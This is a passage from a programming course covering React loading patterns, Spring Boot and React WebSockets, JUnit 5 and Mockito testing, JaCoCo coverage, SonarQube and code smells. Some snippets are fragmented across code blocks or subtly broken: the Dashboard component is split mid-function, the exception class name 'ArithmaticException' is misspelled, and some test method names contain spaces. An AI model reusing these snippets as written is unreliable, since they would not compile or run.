      .then((response) => setUser(response.data))
      .catch((err) => setError(err.message))
      .finally(() => setLoading(false));
  };

  if (loading) return <LoadingSpinner />;
  if (error) return <ErrorMessage message={error} onRetry={fetchUser} />;
  if (!user) return <div>No user found</div>;

  return (
    <div>
      <h2>{user.username}</h2>
      <p>{user.email}</p>
    </div>
  );
}

```

```
 );  
 }
```

## Pattern 2: Skeleton Loading

```
function UserCard({ user, loading }) {  
  if (loading) {  
    return (  
      <div className="user-card skeleton">  
        <div className="skeleton-avatar"></div>  
        <div className="skeleton-text"></div>  
        <div className="skeleton-text short"></div>  
      </div>  
    );  
  }  
  
  return (  
    <div className="user-card">  
      <img src={user.avatar} alt={user.username} />  
      <h3>{user.username}</h3>  
      <p>{user.email}</p>  
    </div>  
  );  
}
```

## Pattern 3: Toast Notifications for Errors

```
import { toast } from "react-toastify";  
  
function UserForm() {  
  const handleSubmit = async (formData) => {  
    try {  
      await userService.createUser(formData);  
      toast.success("User created successfully!");  
    } catch (error) {  
      toast.error(error.response?.data?.message || "Failed to create user");  
    }  
  };  
  
  return <form onSubmit={handleSubmit}>...</form>;  
}
```

## 6. Real-Time Updates with WebSockets

### What are WebSockets?

WebSockets allow two-way communication between client and server. Unlike regular HTTP (request → response), WebSockets keep a connection open so the server can push updates to the client in real-time.

## Use Cases:

- Chat applications
- Live notifications
- Real-time dashboards
- Collaborative editing

## Backend: Setting Up WebSocket (Spring Boot)

### 1. Add Dependencies:

```
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-websocket</artifactId>
</dependency>
```

### 2. Configure WebSocket:

```
import org.springframework.context.annotation.Configuration;
import org.springframework.messaging.simp.config.MessageBrokerRegistry;
import
org.springframework.web.socket.config.annotation.EnableWebSocketMessageBroker;
import org.springframework.web.socket.config.annotation.StompEndpointRegistry;
import
org.springframework.web.socket.config.annotation.WebSocketMessageBrokerConfigurer;

@Configuration
@EnableWebSocketMessageBroker
public class WebSocketConfig implements WebSocketMessageBrokerConfigurer {

    @Override
    public void configureMessageBroker(MessageBrokerRegistry config) {
        config.enableSimpleBroker("/topic"); // Messages sent to /topic/* will be
broadcast
        config.setApplicationDestinationPrefixes("/app"); // Messages sent to
/app/* will be handled by @MessageMapping
    }

    @Override
    public void registerStompEndpoints(StompEndpointRegistry registry) {
        registry.addEndpoint("/ws") // WebSocket endpoint
            .setAllowedOrigins("http://localhost:3000") // Allow React app
            .withSockJS(); // Fallback for browsers that don't support
WebSocket
    }
}
```

### 3. Create WebSocket Controller:

```

import org.springframework.messaging.handler.annotation.MessageMapping;
import org.springframework.messaging.handler.annotation.SendTo;
import org.springframework.stereotype.Controller;

@Controller
public class NotificationController {

    @MessageMapping("/notify") // Listens to /app/notify
    @SendTo("/topic/notifications") // Broadcasts to /topic/notifications
    public Notification sendNotification(Notification notification) {
        return notification;
    }
}

```

#### 4. Send Notifications from Service:

```

import org.springframework.messaging.simp.SimpMessagingTemplate;
import org.springframework.stereotype.Service;

@Service
public class UserService {

    @Autowired
    private SimpMessagingTemplate messagingTemplate;

    public User createUser(User user) {
        User savedUser = userRepository.save(user);

        // Send WebSocket notification
        messagingTemplate.convertAndSend(
            "/topic/notifications",
            new Notification("New user created: " + savedUser.getUsername())
        );

        return savedUser;
    }
}

```

#### Frontend: Connecting to WebSocket (React)

##### 1. Install SockJS and STOMP:

```
npm install sockjs-client stompjs
```

##### 2. Create WebSocket Service:

```

// src/services/websocketService.js
import SockJS from "sockjs-client";
import { Stomp } from "@stomp/stompjs";

class WebSocketService {
  constructor() {
    this.stompClient = null;
  }

  connect(onMessageReceived) {
    const socket = new SockJS("http://localhost:8080/ws");
    this.stompClient = Stomp.over(socket);

    this.stompClient.connect({}, (frame) => {
      console.log("Connected: " + frame);

      // Subscribe to notifications topic
      this.stompClient.subscribe("/topic/notifications", (message) => {
        onMessageReceived(JSON.parse(message.body));
      });
    });
  }

  disconnect() {
    if (this.stompClient) {
      this.stompClient.disconnect();
    }
  }

  sendMessage(destination, message) {
    if (this.stompClient && this.stompClient.connected) {
      this.stompClient.send(destination, {}, JSON.stringify(message));
    }
  }
}

export default new WebSocketService();

```

### 3. Use WebSocket in Component:

```

import React, { useEffect, useState } from "react";
import websocketService from "../services/websocketService";
import { toast } from "react-toastify";

function Dashboard() {
  const [notifications, setNotifications] = useState([]);

  useEffect(() => {
    // Connect to WebSocket
    websocketService.connect((notification) => {
      console.log("Received notification:", notification);
    });
  }, []);
}

export default Dashboard;

```

```

    // Show toast notification
    toast.info(notification.message);

    // Add to notifications list
    setNotifications((prev) => [...prev, notification]);
  });

  // Cleanup: disconnect on component unmount
  return () => {
    websocketService.disconnect();
  };
}, []);

return (
  <div>
    <h1>Dashboard</h1>

    <section>
      <h2>Recent Notifications</h2>
      <ul>
        {notifications.map((notif, index) => (
          <li key={index}>{notif.message}</li>
        )))
      </ul>
    </section>
  </div>
);
}

```

## Real-Time User Count Example:

### Backend:

```

@Service
public class UserService {

  @Autowired
  private SimpMessagingTemplate messagingTemplate;

  public void broadcastUserCount() {
    long count = userRepository.count();
    messagingTemplate.convertAndSend("/topic/userCount", count);
  }
}

```

### Frontend:

```

function UserCount() {
  const [count, setCount] = useState(0);

```

```

useEffect(() => {
  websocketService.connect((message) => {
    // This function is called when server sends a message
  });

  // Subscribe specifically to user count updates
  websocketService.stompClient.subscribe("/topic/userCount", (message) => {
    setCount(Number(message.body));
  });

  return () => websocketService.disconnect();
}, []);

return <div>Total Users: {count}</div>;
}

```

## Phase 9: Testing & Quality Assurance (12 hours)

### Module 9.1: Unit Testing with JUnit & Mockito (5 hours)

#### What is Unit Testing?

Unit testing is the practice of testing individual units or components of your application in isolation to ensure they work correctly. A "unit" is the smallest testable part of an application—typically a single method or function. Unit tests help catch bugs early, make refactoring safer, and serve as living documentation of how your code should behave.

#### 9.1.1: Introduction to JUnit 5

##### What is JUnit?

JUnit is the most popular testing framework for Java. JUnit 5 (also called Jupiter) is the latest version and provides a modern, flexible approach to writing tests with annotations and assertions.

##### Key JUnit 5 Annotations:

- `@Test`: Marks a method as a test method
- `@BeforeEach`: Runs before each test method (setup)
- `@AfterEach`: Runs after each test method (cleanup)
- `@BeforeAll`: Runs once before all tests in the class (static method)
- `@AfterAll`: Runs once after all tests in the class (static method)
- `@DisplayName`: Provides a custom display name for tests
- `@Disabled`: Temporarily disables a test

##### Basic Example:

```

import org.junit.jupiter.api.*;
import static org.junit.jupiter.api.Assertions.*;

```

```

public class CalculatorTest {

    private Calculator calculator;

    @BeforeEach
    public void setUp() {
        // This runs before each test
        calculator = new Calculator();
        System.out.println("Test starting...");
    }

    @AfterEach
    public void tearDown() {
        // This runs after each test
        calculator = null;
        System.out.println("Test completed.");
    }

    @Test
    @DisplayName("Should add two numbers correctly")
    public void testAdd() {
        int result = calculator.add(2, 3);
        assertEquals(5, result, "2 + 3 should equal 5");
    }

    @Test
    public void testSubtract() {
        int result = calculator.subtract(5, 3);
        assertEquals(2, result);
    }

    @Test
    @Disabled("Not implemented yet")
    public void testMultiply() {
        // This test will be skipped
    }
}

```

### **Calculator Class (What We're Testing):**

```

public class Calculator {
    public int add(int a, int b) {
        return a + b;
    }

    public int subtract(int a, int b) {
        return a - b;
    }
}

```

## 9.1.2: JUnit 5 Assertions

### What are Assertions?

Assertions are methods that verify if a condition is true. If the assertion fails, the test fails. JUnit 5 provides many assertion methods in the `Assertions` class.

### Common Assertions:

```
import static org.junit.jupiter.api.Assertions.*;  
  
public class AssertionExamplesTest {  
  
    @Test  
    public void testAssertions() {  
        // Check if two values are equal  
        assertEquals(10, 5 + 5);  
  
        // Check if two values are NOT equal  
        assertNotEquals(10, 5 + 4);  
  
        // Check if a condition is true  
        assertTrue(5 > 3);  
  
        // Check if a condition is false  
        assertFalse(5 < 3);  
  
        // Check if a value is null  
        assertNull(null);  
  
        // Check if a value is NOT null  
        String name = "John";  
        assertNotNull(name);  
  
        // Check if two references point to the same object  
        String a = "test";  
        String b = a;  
        assertSame(a, b);  
  
        // Check if arrays are equal  
        int[] expected = {1, 2, 3};  
        int[] actual = {1, 2, 3};  
        assertArrayEquals(expected, actual);  
    }  
  
    @Test  
    public void testException() {  
        // Check if a specific exception is thrown  
        assertThrows(ArithmaticException.class, () -> {  
            int result = 10 / 0;  
        });  
    }  
}
```

```

    @Test
    public void testTimeout() {
        // Check if code completes within a time limit
        assertTimeout(Duration.ofSeconds(1), () -> {
            Thread.sleep(500);
        });
    }

    @Test
    public void testGroupedAssertions() {
        // All assertions run even if some fail
        assertAll("User validation",
                  () -> assertEquals("John", "John"),
                  () -> assertEquals(25, 25),
                  () -> assertNotNull("email@example.com")
        );
    }
}

```

### **Custom Failure Messages:**

```

    @Test
    public void testWithCustomMessage() {
        int expected = 10;
        int actual = 5 + 6;

        // Third parameter is a custom failure message
        assertEquals(expected, actual,
                    "Expected 10 but got " + actual + ". Check your math!");
    }

```

---

#### **9.1.3: Parameterized Tests**

##### **What are Parameterized Tests?**

Parameterized tests allow you to run the same test with different input values. This is useful when you want to test the same logic with multiple scenarios without writing duplicate test methods.

##### **Dependencies (pom.xml):**

```

<dependency>
    <groupId>org.junit.jupiter</groupId>
    <artifactId>junit-jupiter-params</artifactId>
    <version>5.9.3</version>
    <scope>test</scope>
</dependency>

```

---

##### **@ValueSource Example:**

```

import org.junit.jupiter.params.ParameterizedTest;
import org.junit.jupiter.params.provider.ValueSource;

public class ParameterizedTestExample {

    @ParameterizedTest
    @ValueSource(ints = {1, 2, 3, 4, 5})
    public void testIsPositive(int number) {
        assertTrue(number > 0);
    }

    @ParameterizedTest
    @ValueSource(strings = {"apple", "banana", "cherry"})
    public void testStringLength(String fruit) {
        assertTrue(fruit.length() > 3);
    }
}

```

#### **@CsvSource Example (Multiple Parameters):**

```

import org.junit.jupiter.params.provider.CsvSource;

public class CsvParameterizedTest {

    @ParameterizedTest
    @CsvSource({
        "1, 1, 2",
        "2, 3, 5",
        "5, 5, 10",
        "10, -5, 5"
    })
    public void testAddition(int a, int b, int expectedSum) {
        Calculator calculator = new Calculator();
        assertEquals(expectedSum, calculator.add(a, b));
    }
}

```

#### **@MethodSource Example (Complex Objects):**

```

import org.junit.jupiter.params.provider.MethodSource;
import java.util.stream.Stream;

public class MethodSourceTest {

    @ParameterizedTest
    @MethodSource("provideStringsForValidation")
    public void testEmailValidation(String email, boolean expected) {
        EmailValidator validator = new EmailValidator();
        assertEquals(expected, validator.isValid(email));
    }
}

```

```

    }

    private static Stream<Arguments> provideStringsForValidation() {
        return Stream.of(
            Arguments.of("test@example.com", true),
            Arguments.of("invalid-email", false),
            Arguments.of("user@domain.co.uk", true),
            Arguments.of("", false)
        );
    }
}

```

#### 9.1.4: Introduction to Mockito

##### What is Mockito?

Mockito is a mocking framework that allows you to create fake objects (mocks) to simulate dependencies in your tests. This is essential when testing a class that depends on other classes—you want to test your class in isolation without relying on the actual implementations of its dependencies.

##### Why Use Mocking?

Imagine testing a service that depends on a database. You don't want your unit tests to actually connect to a real database because:

- Tests would be slow
- Tests might fail due to database issues
- Tests could modify real data
- Tests become integration tests, not unit tests

Mocking allows you to simulate the database behavior without using a real database.

##### Maven Dependency:

```

<dependency>
    <groupId>org.mockito</groupId>
    <artifactId>mockito-core</artifactId>
    <version>5.3.1</version>
    <scope>test</scope>
</dependency>

<dependency>
    <groupId>org.mockito</groupId>
    <artifactId>mockito-junit-jupiter</artifactId>
    <version>5.3.1</version>
    <scope>test</scope>
</dependency>

```

### 9.1.5: Creating Mocks with @Mock and @InjectMocks

#### Key Annotations:

- `@Mock`: Creates a mock instance of a class
- `@InjectMocks`: Creates an instance and injects the mocked dependencies into it
- `@ExtendWith(MockitoExtension.class)`: Enables Mockito annotations in JUnit 5

#### Example Scenario:

```
// UserRepository.java (Dependency)
public interface UserRepository {
    User findById(Long id);
    void save(User user);
}

// UserService.java (Class to Test)
public class UserService {

    private UserRepository userRepository;

    public UserService(UserRepository userRepository) {
        this.userRepository = userRepository;
    }

    public User getUserById(Long id) {
        return userRepository.findById(id);
    }

    public String getUserStatus(Long id) {
        User user = userRepository.findById(id);
        if (user == null) {
            return "User not found";
        }
        return user.isActive() ? "Active" : "Inactive";
    }
}
```

#### Test with Mockito:

```
import org.junit.jupiter.api.Test;
import org.junit.jupiter.api.extension.ExtendWith;
import org.mockito.InjectMocks;
import org.mockito.Mock;
import org.mockito.junit.jupiter.MockitoExtension;

import static org.junit.jupiter.api.Assertions.*;
import static org.mockito.Mockito.*;

@ExtendWith(MockitoExtension.class)
public class UserServiceTest {
```

```

@Mock
private UserRepository userRepository; // Mock dependency

@InjectMocks
private UserService userService; // Class being tested (with mocked
dependencies injected)

@Test
public void test GetUserById() {
    // Arrange: Setup mock behavior
    User mockUser = new User(1L, "John", true);
    when(userRepository.findById(1L)).thenReturn(mockUser);

    // Act: Call the method we're testing
    User result = userService.getUserById(1L);

    // Assert: Verify the result
    assertNotNull(result);
    assertEquals("John", result.getName());
    assertEquals(1L, result.getId());
}

@Test
public void test GetUserStatus_ActiveUser() {
    // Arrange
    User activeUser = new User(1L, "John", true);
    when(userRepository.findById(1L)).thenReturn(activeUser);

    // Act
    String status = userService.getUserStatus(1L);

    // Assert
    assertEquals("Active", status);
}

@Test
public void test GetUserStatus_UserNotFound() {
    // Arrange: Mock returns null
    when(userRepository.findById(999L)).thenReturn(null);

    // Act
    String status = userService.getUserStatus(999L);

    // Assert
    assertEquals("User not found", status);
}

```

#### 9.1.6: Stubbing Methods with when().thenReturn()

#### What is Stubbing?

Stubbing is telling a mock object what to return when a specific method is called with specific parameters.

### Basic Stubbing:

```
@Test
public void testBasicStubbing() {
    // Mock returns a specific value
    when(userRepository.findById(1L)).thenReturn(new User(1L, "John", true));

    User user = userService.getUserById(1L);
    assertEquals("John", user.getName());
}
```

### Different Return Values for Different Inputs:

```
@Test
public void testDifferentInputs() {
    when(userRepository.findById(1L)).thenReturn(new User(1L, "John", true));
    when(userRepository.findById(2L)).thenReturn(new User(2L, "Jane", false));

    assertEquals("John", userService.getUserById(1L).getName());
    assertEquals("Jane", userService.getUserById(2L).getName());
}
```

### Stubbing Void Methods with doNothing():

```
@Test
public void testSaveUser() {
    User newUser = new User(null, "Bob", true);

    // Stub a void method to do nothing
    doNothing().when(userRepository).save(newUser);

    // This won't actually save anything
    userRepository.save(newUser);

    // Verify the method was called
    verify(userRepository).save(newUser);
}
```

### Throwing Exceptions:

```
@Test
public void testExceptionHandling() {
    // Mock throws an exception
    when(userRepository.findById(1L))
        .thenThrow(new RuntimeException("Database error"));
```

```

        assertThrows(RuntimeException.class, () -> {
            userService.getUserById(1L);
        });
    }
}

```

## Multiple Return Values (Sequential Calls):

```

@Test
public void testMultipleCallsBehavior() {
    // First call returns user1, second call returns user2
    when(userRepository.findById(1L))
        .thenReturn(new User(1L, "John", true))
        .thenReturn(new User(1L, "John Updated", true));

    User firstCall = userService.getUserById(1L);
    assertEquals("John", firstCall.getName());

    User secondCall = userService.getUserById(1L);
    assertEquals("John Updated", secondCall.getName());
}

```

## Using anyXXX() Matchers:

```

import static org.mockito.Mockito.*;

@Test
public void testWithArgumentMatchers() {
    // Return the same user for ANY Long id
    when(userRepository.findById(anyLong()))
        .thenReturn(new User(1L, "Default User", true));

    // Works for any id
    assertEquals("Default User", userService.getUserById(1L).getName());
    assertEquals("Default User", userService.getUserById(999L).getName());
}

```

### 9.1.7: Verifying Interactions with verify()

#### What is Verification?

Verification checks if a specific method was called on a mock object, and optionally how many times it was called.

#### Basic Verification:

```

@Test
public void testMethodWasCalled() {
    when(userRepository.findById(1L)).thenReturn(new User(1L, "John", true));

    userService.getUserById(1L);

    // Verify that findById was called exactly once with parameter 1L
    verify(userRepository).findById(1L);
}

```

### Verify Number of Invocations:

```

import static org.mockito.Mockito.times;
import static org.mockito.Mockito.never;
import static org.mockito.Mockito.atLeast;
import static org.mockito.Mockito.atMost;

@Test
public void testVerifyInvocationCounts() {
    when(userRepository.findById(1L)).thenReturn(new User(1L, "John", true));

    userService.getUserById(1L);
    userService.getUserById(1L);

    // Verify called exactly 2 times
    verify(userRepository, times(2)).findById(1L);

    // Verify never called with id 999
    verify(userRepository, never()).findById(999L);

    // Verify called at least once
    verify(userRepository, atLeast(1)).findById(1L);

    // Verify called at most 3 times
    verify(userRepository, atMost(3)).findById(1L);
}

```

### Verify No More Interactions:

```

@Test
public void testNoMoreInteractions() {
    when(userRepository.findById(1L)).thenReturn(new User(1L, "John", true));

    userService.getUserById(1L);

    // Verify only this method was called
    verify(userRepository).findById(1L);

    // Verify no other methods were called on the mock
}

```

```
    verifyNoMoreInteractions(userRepository);  
}
```

### 9.1.8: Argument Captors

#### What are Argument Captors?

Argument Captors allow you to capture arguments passed to mock methods so you can inspect them in your assertions. This is useful when you want to verify that the correct data was passed to a method.

#### Example:

```
import org.mockito.ArgumentCaptor;  
import org.mockito.Captor;  
  
@ExtendWith(MockitoExtension.class)  
public class ArgumentCaptorTest {  
  
    @Mock  
    private UserRepository userRepository;  
  
    @InjectMocks  
    private UserService userService;  
  
    @Captor  
    private ArgumentCaptor<User> userCaptor;  
  
    @Test  
    public void testSaveUserWithCaptor() {  
        User newUser = new User(null, "Alice", true);  
  
        // Call method that saves a user  
        userService.saveUser(newUser);  
  
        // Capture the argument passed to save()  
        verify(userRepository).save(userCaptor.capture());  
  
        // Get the captured argument  
        User capturedUser = userCaptor.getValue();  
  
        // Assert on the captured argument  
        assertEquals("Alice", capturedUser.getName());  
        assertTrue(capturedUser.isActive());  
    }  
  
    @Test  
    public void testMultipleCaptures() {  
        userService.saveUser(new User(null, "User1", true));  
        userService.saveUser(new User(null, "User2", false));  
  
        // Capture all arguments
```

```

        verify(userRepository, times(2)).save(userCaptor.capture());

        List<User> capturedUsers = userCaptor.getAllValues();
        assertEquals(2, capturedUsers.size());
        assertEquals("User1", capturedUsers.get(0).getName());
        assertEquals("User2", capturedUsers.get(1).getName());
    }
}

```

### 9.1.9: Spies vs Mocks

#### What is a Spy?

A spy is a real object with some methods mocked. Unlike a complete mock, a spy calls the real methods unless you explicitly stub them. This is useful when you want to test a real object but mock only specific methods.

#### Mock vs Spy:

- **Mock:** Completely fake object. All methods return default values (null, 0, false) unless stubbed.
- **Spy:** Real object. Methods execute real code unless stubbed.

#### Example:

```

import static org.mockito.Mockito.spy;
import static org.mockito.Mockito.doReturn;

public class SpyExampleTest {

    @Test
    public void testMockBehavior() {
        List<String> mockList = mock(ArrayList.class);

        mockList.add("item");

        // Mock returns default value (0) because add() wasn't stubbed
        assertEquals(0, mockList.size());
    }

    @Test
    public void testSpyBehavior() {
        List<String> spyList = spy(new ArrayList<>());

        spyList.add("item");

        // Spy calls real add() method
        assertEquals(1, spyList.size());

        // But you can still stub specific methods
        doReturn(100).when(spyList).size();

        assertEquals(100, spyList.size());
    }
}

```

```

}

@Test
public void testSpyWithRealObject() {
    Calculator calculator = new Calculator();
    Calculator spyCalculator = spy(calculator);

    // Real method is called
    assertEquals(5, spyCalculator.add(2, 3));

    // Stub only multiply method
    doReturn(100).when(spyCalculator).multiply(anyInt(), anyInt());

    assertEquals(5, spyCalculator.add(2, 3)); // Real method
    assertEquals(100, spyCalculator.multiply(2, 3)); // Stubbed method
}
}

```

### When to Use Spies:

- Testing legacy code where you can't easily inject dependencies
- Partial mocking of methods
- Testing abstract classes

### Important Warning:

```

@Test
public void spyWarning() {
    List<String> spyList = spy(new ArrayList<>());

    // WRONG: This will call the real get() method first
    when(spyList.get(0)).thenReturn("stubbed");

    // CORRECT: Use doReturn() to avoid calling the real method
    doReturn("stubbed").when(spyList).get(0);
}

```

---

### Practical Exercise:

Create a `BookService` that depends on `BookRepository`. Write unit tests that:

1. Test finding a book by ISBN
2. Test saving a new book
3. Verify that the repository methods are called correctly
4. Test exception handling when a book is not found

```

// BookRepository.java
public interface BookRepository {
    Book findByIsbn(String isbn);
}

```

```
void save(Book book);
List<Book> findAll();
}

// BookService.java
public class BookService {
    private BookRepository bookRepository;

    public BookService(BookRepository bookRepository) {
        this.bookRepository = bookRepository;
    }

    public Book getBookByIsbn(String isbn) {
        if (isbn == null || isbn.isEmpty()) {
            throw new IllegalArgumentException("ISBN cannot be null or empty");
        }
        return bookRepository.findByIsbn(isbn);
    }

    public void addBook(Book book) {
        if (book == null) {
            throw new IllegalArgumentException("Book cannot be null");
        }
        bookRepository.save(book);
    }
}

// BookServiceTest.java
@ExtendWith(MockitoExtension.class)
public class BookServiceTest {

    @Mock
    private BookRepository bookRepository;

    @InjectMocks
    private BookService bookService;

    @Test
    public void testGetBookByIsbn_Success() {
        // TODO: Write test
    }

    @Test
    public void testGetBookByIsbn_NullIsbn() {
        // TODO: Write test for exception
    }

    @Test
    public void testAddBook_VerifyRepositoryCalled() {
        // TODO: Write test with verification
    }
}
```

## Module 9.2: Code Coverage & Quality Tools (3 hours)

### 9.2.1: What is Code Coverage?

#### Definition:

Code coverage is a metric that measures what percentage of your code is executed when your tests run. It helps you identify untested parts of your application.

#### Why Code Coverage Matters:

- **Find untested code:** Reveals which parts of your codebase lack tests
- **Improve confidence:** Higher coverage generally means more tested code
- **Prevent regressions:** Tests catch bugs when you change code
- **Documentation:** Tests serve as examples of how code should work

#### Types of Code Coverage:

1. **Line Coverage:** Percentage of code lines executed during tests
2. **Branch Coverage:** Percentage of decision points (if/else) tested
3. **Method Coverage:** Percentage of methods called during tests
4. **Class Coverage:** Percentage of classes that have at least one method tested

#### Important Note:

High code coverage (e.g., 90%) doesn't guarantee good tests. You could have 100% coverage with poor assertions. Quality matters more than quantity!

#### Example to Understand Coverage:

```
public class DiscountCalculator {  
  
    public double calculateDiscount(double price, boolean isPremiumMember) {  
        if (isPremiumMember) {  
            return price * 0.20; // 20% discount  
        } else {  
            return price * 0.10; // 10% discount  
        }  
    }  
}
```

#### Test with Only 50% Branch Coverage:

```
@Test  
public void testPremiumMemberDiscount() {  
    DiscountCalculator calculator = new DiscountCalculator();  
    double discount = calculator.calculateDiscount(100, true);  
    assertEquals(20.0, discount);  
}
```

This test only covers the `if (isPremiumMember)` branch. The `else` branch is untested, giving us only 50% branch coverage.

### Test with 100% Branch Coverage:

```
@Test
public void testPremiumMemberDiscount() {
    DiscountCalculator calculator = new DiscountCalculator();
    assertEquals(20.0, calculator.calculateDiscount(100, true));
}

@Test
public void testRegularMemberDiscount() {
    DiscountCalculator calculator = new DiscountCalculator();
    assertEquals(10.0, calculator.calculateDiscount(100, false));
}
```

Now both branches are tested, achieving 100% branch coverage.

### 9.2.2: JaCoCo Integration

#### What is JaCoCo?

JaCoCo (Java Code Coverage) is a popular free code coverage tool for Java. It integrates seamlessly with Maven and Gradle and generates visual HTML reports showing which lines of code are covered by tests.

#### Maven Configuration (`pom.xml`):

```
<build>
    <plugins>
        <plugin>
            <groupId>org.jacoco</groupId>
            <artifactId>jacoco-maven-plugin</artifactId>
            <version>0.8.10</version>
            <executions>
                <!-- Prepare agent to collect coverage data -->
                <execution>
                    <id>prepare-agent</id>
                    <goals>
                        <goal>prepare-agent</goal>
                    </goals>
                </execution>

                <!-- Generate report after tests run -->
                <execution>
                    <id>report</id>
                    <phase>test</phase>
                    <goals>
                        <goal>report</goal>
                    </goals>
                </execution>
            </executions>
        </plugin>
    </plugins>
</build>
```

```

        </goals>
    </execution>

    <!-- Enforce minimum coverage rules -->
    <execution>
        <id>check</id>
        <goals>
            <goal>check</goal>
        </goals>
        <configuration>
            <rules>
                <rule>
                    <element>PACKAGE</element>
                    <limits>
                        <limit>
                            <counter>LINE</counter>
                            <value>COVEREDRATIO</value>
                            <minimum>0.80</minimum>
                        </limit>
                    </limits>
                </rule>
            </rules>
        </configuration>
    </execution>
</executions>
</plugin>
</plugins>
</build>

```

## Running JaCoCo:

```

# Run tests and generate coverage report
mvn clean test

# The report will be generated in:
# target/site/jacoco/index.html

```

## Opening the Report:

Open [target/site/jacoco/index.html](#) in your browser to see:

- Overall coverage percentage
- Coverage per package, class, and method
- Color-coded lines (green = covered, red = not covered, yellow = partially covered)

## Understanding the Report:

- **Green lines:** Executed by tests
- **Red lines:** Not executed by tests
- **Yellow lines:** Branch partially covered (e.g., only if but not else)

## Example Report Interpretation:

```
com.example.service
└── UserService.java (75% coverage)
    ├── getUserId() - 100% covered
    ├── deleteUser() - 0% covered
    └── updateUser() - 50% covered (only success path tested)
```

## Excluding Files from Coverage:

Sometimes you don't want to measure coverage for certain files (e.g., configuration classes, DTOs):

```
<configuration>
  <excludes>
    <exclude>**/config/**</exclude>
    <exclude>**/dto/**</exclude>
    <exclude>**/entity/**</exclude>
  </excludes>
</configuration>
```

## Failing Build on Low Coverage:

```
<configuration>
  <rules>
    <rule>
      <element>BUNDLE</element>
      <limits>
        <limit>
          <counter>LINE</counter>
          <value>COVEREDRATIO</value>
          <minimum>0.85</minimum>
        </limit>
      </limits>
    </rule>
  </rules>
</configuration>
```

This configuration will fail the build if line coverage drops below 85%.

### 9.2.3: SonarQube Setup with Docker

#### What is SonarQube?

SonarQube is a code quality platform that analyzes your code for:

- Code smells (bad practices)
- Bugs

- Security vulnerabilities
- Code duplication
- Code coverage
- Technical debt

Think of it as an automated code reviewer that checks for hundreds of potential issues.

### **Running SonarQube with Docker:**

```
# Pull and run SonarQube container
docker run -d --name sonarqube -p 9000:9000 sonarqube:lts-community

# Wait for SonarQube to start (takes 1-2 minutes)
# Check logs
docker logs -f sonarqube
```

### **Accessing SonarQube:**

1. Open browser: <http://localhost:9000>
2. Default login: `admin / admin`
3. Change password when prompted

### **Configuring Maven for SonarQube:**

Add to `pom.xml`:

```
<properties>
  <sonar.host.url>http://localhost:9000</sonar.host.url>
  <sonar.login>your-sonarqube-token</sonar.login>
</properties>
```

### **Generate SonarQube Token:**

1. In SonarQube UI: User Icon → My Account → Security → Generate Token
2. Copy the token

### **Running Analysis:**

```
# Analyze project and send results to SonarQube
mvn clean verify sonar:sonar \
  -Dsonar.projectKey=my-project \
  -Dsonar.login=your-token-here
```

### **What SonarQube Analyzes:**

```
// Example: SonarQube would flag these issues
```

```

// Issue 1: Empty catch block (code smell)
try {
    riskyOperation();
} catch (Exception e) {
    // Silent failure - bad practice!
}

// Issue 2: Unused variable
public void processData() {
    String unused = "This is never used";
    // ... rest of code
}

// Issue 3: Security issue - hardcoded password
String password = "admin123";

// Issue 4: Potential null pointer
public String getName(User user) {
    return user.getName(); // What if user is null?
}

// Issue 5: Code duplication
public void method1() {
    System.out.println("Processing...");
    // ... complex logic
    System.out.println("Done");
}

public void method2() {
    System.out.println("Processing...");
    // ... same complex logic duplicated
    System.out.println("Done");
}

```

#### 9.2.4: Analyzing Code Quality Reports

##### SonarQube Dashboard Metrics:

1. **Bugs:** Actual errors in your code that will likely cause incorrect behavior
2. **Vulnerabilities:** Security issues that could be exploited
3. **Code Smells:** Maintainability issues (not bugs, but bad practices)
4. **Coverage:** Percentage of code covered by tests
5. **Duplication:** Percentage of duplicated code
6. **Technical Debt:** Estimated time to fix all issues

##### Understanding Severity Levels:

- **Blocker:** Must fix immediately (e.g., critical security flaw)
- **Critical:** Should fix very soon (e.g., major bug)
- **Major:** Should fix (e.g., significant code smell)
- **Minor:** Nice to fix (e.g., minor code smell)

- **Info:** Informational (e.g., suggestions)

## Example Report Reading:

```
Project: UserManagement
├── Bugs: 2 (1 Critical, 1 Major)
├── Vulnerabilities: 1 (Blocker)
├── Code Smells: 15 (3 Major, 12 Minor)
├── Coverage: 72%
├── Duplications: 5.2%
└── Technical Debt: 3 days
```

### Interpretation:

1. **2 Bugs:** Fix these immediately—they'll cause incorrect behavior
2. **1 Vulnerability:** Critical security issue—highest priority
3. **15 Code Smells:** Not urgent but should be addressed to improve maintainability
4. **72% Coverage:** Below recommended 80%—write more tests
5. **5.2% Duplication:** Acceptable (aim for <3% ideally)
6. **3 Days Technical Debt:** Estimated time to fix all issues

### Prioritization Strategy:

1. Fix all Blockers and Critical Vulnerabilities first
2. Fix Critical and Major Bugs
3. Address Major Code Smells that affect readability
4. Improve test coverage
5. Reduce code duplication
6. Fix Minor issues when time permits

### 9.2.5: Code Smells & Technical Debt

#### What are Code Smells?

Code smells are indicators that something might be wrong with your code. They're not bugs—the code works—but they make the code harder to understand, modify, and maintain.

#### Common Code Smells:

##### 1. Long Method

```
// BAD: Method does too much
public void processOrder(Order order) {
    // Validate order (20 lines)
    // Calculate price (30 lines)
    // Apply discounts (25 lines)
    // Update inventory (15 lines)
    // Send notification (10 lines)
    // Log everything (10 lines)
```

```

// Total: 110 lines!
}

// GOOD: Break into smaller methods
public void processOrder(Order order) {
    validateOrder(order);
    double price = calculatePrice(order);
    applyDiscounts(order, price);
    updateInventory(order);
    sendNotification(order);
    logOrderProcessing(order);
}

```

## 2. Large Class (God Object)

```

// BAD: Class does everything
public class UserManager {
    // User CRUD operations
    // Email sending
    // Password hashing
    // Session management
    // Logging
    // File uploads
    // Report generation
    // ... 1000+ lines!
}

// GOOD: Separate responsibilities
public class UserService {
    // Only user business logic
}

public class EmailService {
    // Only email operations
}

public class SessionService {
    // Only session management
}

```

## 3. Duplicate Code

```

// BAD: Same logic repeated
public double calculatePremiumDiscount(double price) {
    double tax = price * 0.15;
    double discount = price * 0.20;
    return price - discount + tax;
}

public double calculateRegularDiscount(double price) {

```

```

        double tax = price * 0.15;
        double discount = price * 0.10;
        return price - discount + tax;
    }

// GOOD: Extract common logic
public double calculateFinalPrice(double price, double discountRate) {
    double tax = price * 0.15;
    double discount = price * discountRate;
    return price - discount + tax;
}

```

## 4. Magic Numbers

```

// BAD: What does 86400 mean?
public long convertDaysToSeconds(int days) {
    return days * 86400;
}

// GOOD: Use named constants
private static final int SECONDS_PER_DAY = 86400;

public long convertDaysToSeconds(int days) {
    return days * SECONDS_PER_DAY;
